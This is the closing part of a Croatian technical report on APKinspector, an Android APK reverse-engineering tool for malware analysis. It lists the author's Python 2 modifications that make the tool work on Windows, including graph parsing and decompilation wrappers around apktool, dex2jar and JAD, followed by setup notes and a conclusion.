PATH\_INSTALL = sys.path[0]+"/androguard"

sys.path.append(PATH\_INSTALL + "./")

sys.path.append(PATH\_INSTALL + "/core")

sys.path.append(PATH\_INSTALL + "/core/bytecodes")

sys.path.append(PATH\_INSTALL + "/core/predicates")

sys.path.append(PATH\_INSTALL + "/core/analysis")

sys.path.append(PATH\_INSTALL + "/core/vm")

sys.path.append(PATH\_INSTALL + "/core/wm")

sys.path.append(PATH\_INSTALL + "/core/protection")

sys.path.append(PATH\_INSTALL + "/classification")

import androguard, analysis, androlyze

import bytecode

from dvm import \*

from APKInfo import \*

from GetMethods import \*

from Graph import \*

from GetMethods import \*

from CallInOut import \*

class XDot:

method = None

vmx = None

buff = None

xdot = None

def \_\_init\_\_(self, method, vm, vmx):

self.method = method

self.vmx = vmx

self.buff = ""

def method2xdot(self):

import pydot

self.buff = "digraph code {\n"

self.buff += "graph [bgcolor=white];\n"

self.buff += "node [color=red, style=filled shape=box fontname=\"Courier\" fontsize=\"8\"];\n"

self.buff += "splines=ortho"

self.buff += bytecode.method2dot(self.vmx.get\_method(self.method))

self.buff += "}"

d = pydot.graph\_from\_dot\_data(self.buff)

if d:

self.xdot = d.create\_xdot()

print "method2xdot\n"

# print self.buff

file = open('method2dot.txt','a')

file.write("%s\n" % self.xdot)

file.close

# yuan build the call graph

def call2xdot(self, methodInvokeList, allmethod):

import pydot

callInOut = CallInOut(methodInvokeList)

className = self.method.get\_class\_name()

methodName = self.method.get\_name()

descriptor = self.method.get\_descriptor()

callMethod = className + " " + descriptor + "," + methodName

callInList= callInOut.searchCallIn(callMethod)

callOutList = callInOut.searchCallOut(callMethod)

Dir = callInOut.invokeDir2

callList = []

label = ""

self.buff = "digraph code {\n"

self.buff += "graph [bgcolor=white];\n"

self.buff += "node [color=lightgray, style=filled shape=box fontname=\"Courier\" fontsize=\"8\"];\n"

self.buff += "splines=ortho"

i = 0

j = 100

label2name = {}

"""

for I in allmethod:

i += 1

Im = I.get\_class\_name() + " " + I.get\_descriptor() +"," + I.get\_name()

node\_name = "%s" % i

label = Im

label2name[label] = node\_name

self.buff += "\"%s\" [color=\"lightgray\", label=\"%s\"]\n" % (node\_name, label)

print "total method count = %s" % i

"""

for I in allmethod:

Im = I.get\_class\_name() + " " + I.get\_descriptor() +"," + I.get\_name()

if Im not in Dir.keys():

continue

callList = Dir[Im]

lenth = len(callList)

for l in range (0, lenth ):

col = "blue"

if not label2name.has\_key(Im):

node\_from = "node%s" % i

label2name[Im] = node\_from

self.buff += "\"%s\" [color=\"lightgray\", label=\"%s\"]\n" % (node\_from, Im)

i += 1

else:

node\_from = label2name[Im]

if not label2name.has\_key(callList[l]):

node\_to = "node%s" % i

label2name[callList[l]] = node\_to

self.buff += "\"%s\" [color=\"lightgray\", label=\"%s\"]\n" % (node\_to, callList[l])

i += 1

else:

node\_to = label2name[callList[l]]

try:

# self.buff += "\"%s\" -> \"%s\" [color=\"%s\"];\n " % (Im, callList[l],col )

self.buff += "\"%s\" -> \"%s\" [color=\"%s\"];\n " % (node\_from, node\_to,col )

except:

print "error"

"""

for I in callInList:

i += 1

label = I

self.buff += "\"%s\" [color=\"lightgray\", label=\"%s\"]\n" % (i, label)

self.buff += "\"%s\" -> \"%s\";\n " % (I, callMethod )

for O in callOutList:

j += 1

label = O

self.buff += "\"%s\" [color=\"lightgray\", label=\"%s\"]\n" % (j, label)

self.buff += "\"%s\" -> \"%s\";\n " % (callMethod, O )

# for I in callInList:

# for O in callOutList:

"""

self.buff += "}"

file = open('callbuff.txt','a')

file.write("%s\n" % self.buff)

file.close

d = pydot.graph\_from\_dot\_data(self.buff)

if d:

self.xdot = d.create\_xdot()

# print "xdot\n\n"

# print self.xdot

# print "call2xdot\n"

# print self.buff

file = open('call2dot.txt','a')

file.write("%s\n" % self.xdot)

file.close

d.write\_svg("3.svg")

def printxdot(self):

print self.xdot

def transform(self, point\_y, pageHeight):

return pageHeight - point\_y

def parse(self):

pagesize = [0, 0]

nodeList = []

linkList = []

# Modified code segment by Valerio Frankovic

# Parsing did not work well so I had to

# modify code in order to work well

# Modified units are mostly parameters.

start = self.xdot.index("bb=\"0,0,")+9

end = self.xdot[start:].index("\"") + start

[pagesize[0], pagesize[1]] = self.xdot[start:end].split(",")

if pagesize == ['0', '0']:

return [[0, 0], nodeList, linkList]

# turn the String type to the Float type

[pagesize[0], pagesize[1]] = [string.atof(pagesize[0]), string.atof(pagesize[1])]

# In parseStr, we can get all information about each node and link

parseStr = self.xdot[self.xdot[end:].index("];")+ end + 2 : len(self.xdot)-2]

# End of modification

parseStr = parseStr.replace("\t", "")

parseStr = parseStr.replace("\n", "")

parseStr = parseStr.replace("\\l", "\n")

parselist = parseStr.split("];")

file = open("parselistmethod.txt",'w')

file.write("%s" % parselist)

file.close()

iterparse = iter(parselist)

next(iterparse)

i = next(iterparse)

for j in iterparse:

if i.find("->") == -1 and i != '':

# Modified code segment by Valerio Frankovic

# Parsing did not work well so I had to

# modify code in order to work well

# Modified units are mostly parameters.

start = i.index("label=") + 7

end = i[start:].index("\"") + start

# label is the content of the node

label = i[start : end]

label = label.replace("\\", "")

start = i.index("P 4 ") + 4

end = i[start:].index("\"") + start

points = i[start:end]

points.strip()

points = points.split(" ")

width = string.atof(points[0]) - string.atof(points[2])

height = string.atof(points[3]) - string.atof(points[5])

point\_x = string.atof(points[2])

point\_y = self.transform(string.atof(points[3]), pagesize[1])

# this point is the left-top point

point = [point\_x, point\_y]

# End of modification

node = Node(point[0], point[1], width, height)

node.setText(label)

node.setHint(label)

nodeList.append(node)

i = j

elif i != '':

i = i.replace("\\", "")

# Modified code segment by Valerio Frankovic

# Parsing did not work well so I had to

# modify code in order to work well

# Modified units are mostly parameters.

color = i[i.index("color=")+6:i.index("pos")-2]

path = i[i.index("pos=\"e,")+7:i.index("\"")]

path = path.replace(",", " ")

path = path.split(" ")

path = path[2:]

for j in range(0, len(path)):

if j % 2 == 1:

path[j] = self.transform(string.atof(path[j]), pagesize[1])

else:

path[j] = string.atof(path[j])

arrow = i[i.rindex("P 3 ")+4: i.rindex(" \"")]

arrow = arrow.split(" ")

# End of modification

for j in range(0, len(arrow)):

if j % 2 ==1:

arrow[j] = self.transform(string.atof(arrow[j]), pagesize[1])

else:

arrow[j] = string.atof(arrow[j])

link = Link()

link.setColor(color)

link.drawLine(path)

link.drawArrow(arrow)

linkList.append(link)

return [pagesize, nodeList, linkList]

def parsecall(self):

pagesize = [0, 0]

nodeList = []

linkList = []

# Modified code segment by Valerio Frankovic

# Parsing did not work well so I had to

# modify code in order to work well

# Modified units are mostly parameters.

start = self.xdot.index("bb=\"0,0,")+9

end = self.xdot[start:].index("\"") + start

[pagesize[0], pagesize[1]] = self.xdot[start:end].split(",")

if pagesize == ['0', '0']:

return [[0, 0], nodeList, linkList]

# End of modification

# turn the String type to the Float type

[pagesize[0], pagesize[1]] = [string.atof(pagesize[0]), string.atof(pagesize[1])]

# In parseStr, we can get all information about each node and link

parseStr = self.xdot[self.xdot[end:].index("];")+ end + 2 : len(self.xdot)-2]

parseStr = parseStr.replace("\t", "")

parseStr = parseStr.replace("\r\n", "")

parseStr = parseStr.replace("\\l", "\n")

parselist = parseStr.split("];")

file = open("parselistcall.txt",'w')

file.write("%s" % parselist)

file.close()

for i in parselist:

if i.find("->") == -1 and i != '':

# Modified code segment by Valerio Frankovic

# Parsing did not work well so I had to

# modify code in order to work well

# Modified units are mostly parameters.

try:

start = i.index("label=") + 7

# start = i.find("label=") + 7

end = i[start:].index("\"") + start

# label is the content of the node

label = i[start : end]

label = label.replace("\\", "")

except:

label = "123"

end = 0

try:

start = i[end:].index("P 4 ") + end + 4

end = i[start:].index("\"") + start

# End of modification

points = i[start:end]

points.strip()

points = points.split(" ")

width = string.atof(points[0]) - string.atof(points[2])

height = string.atof(points[3]) - string.atof(points[5])

point\_x = string.atof(points[2])

point\_y = self.transform(string.atof(points[3]), pagesize[1])

# this point is the left-top point

point = [point\_x, point\_y]

except:

print "Error = %s" % i

point = [0.0, 0.0]

width = 50.0

height = 40.0

node = Node(point[0], point[1], width, height)

node.setText\_call(label)

node.setHint(label)

nodeList.append(node)

elif i != '':

i = i.replace("\\", "")

# Modified code segment by Valerio Frankovic

# Parsing did not work well so I had to

# modify code in order to work well

# Modified units are mostly parameters.

color = i[i.index("color=")+6:i.index("pos")-1]

path = i[i.index("pos=\"e,")+7:i.index("\"")]

path = path.replace(",", " ")

path = path.split(" ")

path = path[2:]

for j in range(0, len(path)):

if j % 2 == 1:

path[j] = self.transform(string.atof(path[j]), pagesize[1])

else:

path[j] = string.atof(path[j])

try :

arrow = i[i.rindex("P 3 ")+4: i.rindex(" \"")]

arrow = arrow.split(" ")

except:

print 123

# End of modification

for j in range(0, len(arrow)):

if j % 2 ==1:

arrow[j] = self.transform(string.atof(arrow[j]), pagesize[1])

else:

arrow[j] = string.atof(arrow[j])

link = Link()

link.setColor(color)

link.drawLine(path)

link.drawArrow(arrow)

linkList.append(link)

return [pagesize, nodeList, linkList]

### APKtool.py

import os

import sys

import Global

from startQT import SYSPATH

# Modifications made by Valerio Frankovic

# use the apktool to get the smali codes and AndroidManifest.xml

# return 1: success ; return 0: fail

def callAPKtool(filename):

outputPath = os.getcwd() + "/temp/ApktoolOutput"

cmd = "java -jar apktool.jar d -d -f " + "\"" + filename + "\"" + " " + "\"" + outputPath + "\""

if os.system(cmd) !=0:

return 0

else:

return 1

class APKtool:

firstFlag = None

lastClassName = None

def \_\_init\_\_(self):

print "apktool 2"

# self.successFlag = Global.FLAG\_APKTOOL

self.successFlag = 1

self.firstFlag = 0

self.lastClassName = ""

def getManifest(self):

if self.successFlag == 0:

print "apktool fail3"

return [0, ""]

print "apktool success 4"

path = SYSPATH + "/temp/ApktoolOutput/AndroidManifest.xml"

try:

data = open(path, "r").read()

except IOError:

print "IOError"

data = ""

return [1, data]

# get the smali codes

def getSmaliCode(self, className):

if self.successFlag == 0:

return [0, ""]

print className

className = className[1:-1] + ".smali"

# this is the first time to call method "getSmaliCode"

if self.firstFlag == 0:

self.firstFlag ==1

self.lastClassName = className

print os.getcwd()

print className

classPath = os.getcwd() + "/temp/ApktoolOutput/smali/" + className

try:

data = open(classPath, "r").read()

except IOError:

print "IOError"

data = ""

return [1, data]

# if the lastClassName is equal to className, the smali codes need not to be updated

if self.firstFlag == 1:

if self.lastClassName == className:

return [0, ""]

else:

self.lastClassName = className

classPath = SYSPATH + "/temp/ApktoolOutput/" + className

data = open(classPath, "r").read()

return [1, data]

### JAD.py

import os

import sys

import zipfile

from startQT import SYSPATH

# Modifications made by Valerio Frankovic

# System calls were not suitable for Windows OS

# delete all files and dirs in the "./temp/" dictionary

# return 0: success;

def clear():

cmd = "rd /s /q " + "\"" + SYSPATH + "/temp" + "\""

return os.system(cmd)

# use the dex2jar to generate the .jar file.

# Then move .jar file to the "./temp/" dictionary

# At last, unzip the .jar file to "./temp/" dictionary

# return 1: success ; return 0: fail

def dex2jar(filename):

cmd1 = SYSPATH + "/dex2jar/dex2jar.bat " + "\"" + filename + "\""

if os.system(cmd1) !=0:

return 0

newfilename = os.path.split(filename)[-1]

newfilename = os.path.splitext(newfilename)[0] + "\_dex2jar.jar"

cmd2 = "move /y " + "\"" + os.path.dirname(filename) + "\\" + newfilename + "\""

+ " " + "\"" + os.getcwd() + "/temp/" + "\""

print cmd2

path = os.path.join(os.getcwd(), "temp")

print path

if not os.path.exists(path) : os.makedirs(path)

if os.system(cmd2) !=0:

return 0

if unzip(SYSPATH + "/temp/" + newfilename) != 0:

return 0

return 1

# unzip the .jar file

# return 0: success;

def unzip(filename):

cmd = "unzip -o " + filename + " -d" + "\"" + SYSPATH + "\"" + "/temp/unzip"

return os.system(cmd)

# decompile the apk to the Javacodes

# parameter:

# filename: the full absolute path of the apk file

# return 1: success; return 0:fail

def decompile(filename):

if clear() != 0:

return 0

if dex2jar(filename) != 1:

return 0

path = os.path.join(os.getcwd(), "temp/java")

print path

if not os.path.exists(path) : os.makedirs(path)

for root, dirs, files in os.walk(SYSPATH + "/temp/unzip"):

for file in files:

if file.endswith(".class"):

cmd = SYSPATH + "/jad158e.linux.static/jad" + " -o -r -sjava -d" +

" " + SYSPATH + "/temp/java/ " + os.path.join(root, file)

print cmd

path = root

print path

if not os.path.exists(path) : os.makedirs(path)

if os.system(cmd) != 0:

return 0

return 1

### *StartQT.py*

Kod u ovoj datoteci je poprilično velik, tako da neće biti cijeli u ovoj datoteci već samo metoda koju treba zamijeniti:

def Tab\_Files(self, filename):

"""

build the Files Tab

@param filename: the opened apk's filename

"""

print "enter tabfiles"

self.treeWidget\_files.clear()

self.treeWidget\_files.setColumnCount(2)

# create a connect between signal and slot.

self.connect(self.treeWidget\_files, SIGNAL("itemDoubleClicked(QTreeWidgetItem \*, int)"), self.locateFile)

pheader = self.treeWidget\_files.header()

pheader.setResizeMode(3)

pheader.setStretchLastSection(0)

self.treeWidget\_files.setStyleSheet("QTreeView::item:hover{background-color:rgb(0,255,0,50)}"

"QTreeView::item:selected{background-color:rgb(255,0,0,100)}")

import Global

for i in range(100):

time.sleep(100)

print "########still ded"

print i

if Global.FLAG\_JAD == 1:

print "ded finish"

break

# while True:

# time.sleep(100)

# i=i+1

# print "########still ded"

# if Global.FLAG\_JAD == 1:

# break

# if Global.FLAG\_JAD != 1:

# return

# Modifications made by Valerio Frankovic

# In Windows, for loop does not show adequate directory names

rootpath = SYSPATH + "/temp/java"

parent = self.treeWidget\_files

path2parent = {rootpath:parent}

for root, dirs, files in os.walk(rootpath):

newroot = string.replace(root, '\\\\', '\\')

for f in files:

parent = path2parent[newroot]

child = QTreeWidgetItem(parent)

child.setText(0, f)

for d in dirs:

parent = path2parent[newroot]

child = QTreeWidgetItem(parent)

child.setText(0, d)

path2parent[newroot + "\\" +d] = child

# End of modification

## Napomene o programu

Program bi nakon prethodnih promjena trebao pružiti potpunu funkcionalnost na Windows operativnim sustavima, no treba paziti na sljedeće:

* Prije pokretanja programa treba postojati direktorij Temp u direktoriju gdje je spremljen projekt
* Preporučuje se da put projekta ne sadrži razmake jer bi mogli prouzročiti nefunkcionalnosti
* Za sve nedoumice može se kontaktirati autora ovoga dokumenta na valerio.frankovic@hotmail.com

# Zaključak

APKinspector je vrlo moćan program kada ispravno radi. Izuzev naporne instalacije, pravo je zadovoljstvo raditi s ovim programom. Omogućuje cijeli niz alata počevši od grafa, Dalvik, Byte i Smali kodova pa do rekonstrukcije izvornog koda, ulaznih i izlaznih poziva te prikaza AndroidManifest.xml-a. Mogu se vidjeti i svi korišteni Stringovi, razredi te metode pa je time analiza zloćudnog koda svakako olakšana jer analitičari imaju mnogo opcija za odabir tehnike analize, a i sam program je jednostavan za korištenje. Program je još uvijek u razvojnoj fazi te je program otvorenog koda tako da su svi zainteresirani pozvani da sudjeluju u razvoju ovog programa, a kad bude dovršen, sigurno će biti standardni alat svakoga reverznog analitičara koji se bavi otkrivanjem zloćudnih programa za Android operativni sustav.

# 7. Literatura

[1] APKinspector. <https://code.google.com/p/apkinspector/>

[2] APKInspector BETA Demo [GSOC 2011]. <https://www.youtube.com/watch?v=X538N-x3UUY>

[3] Android developers. <http://developer.android.com/index.html>

[4] Dunham K., Hartman S., Quintans M., Morales J. A., Strazzere T. (2014). Android Malware and Analysis. Boca Raton, FL: CRC Press.

[5] Python 2.7.9 documentation. <https://docs.python.org/2/>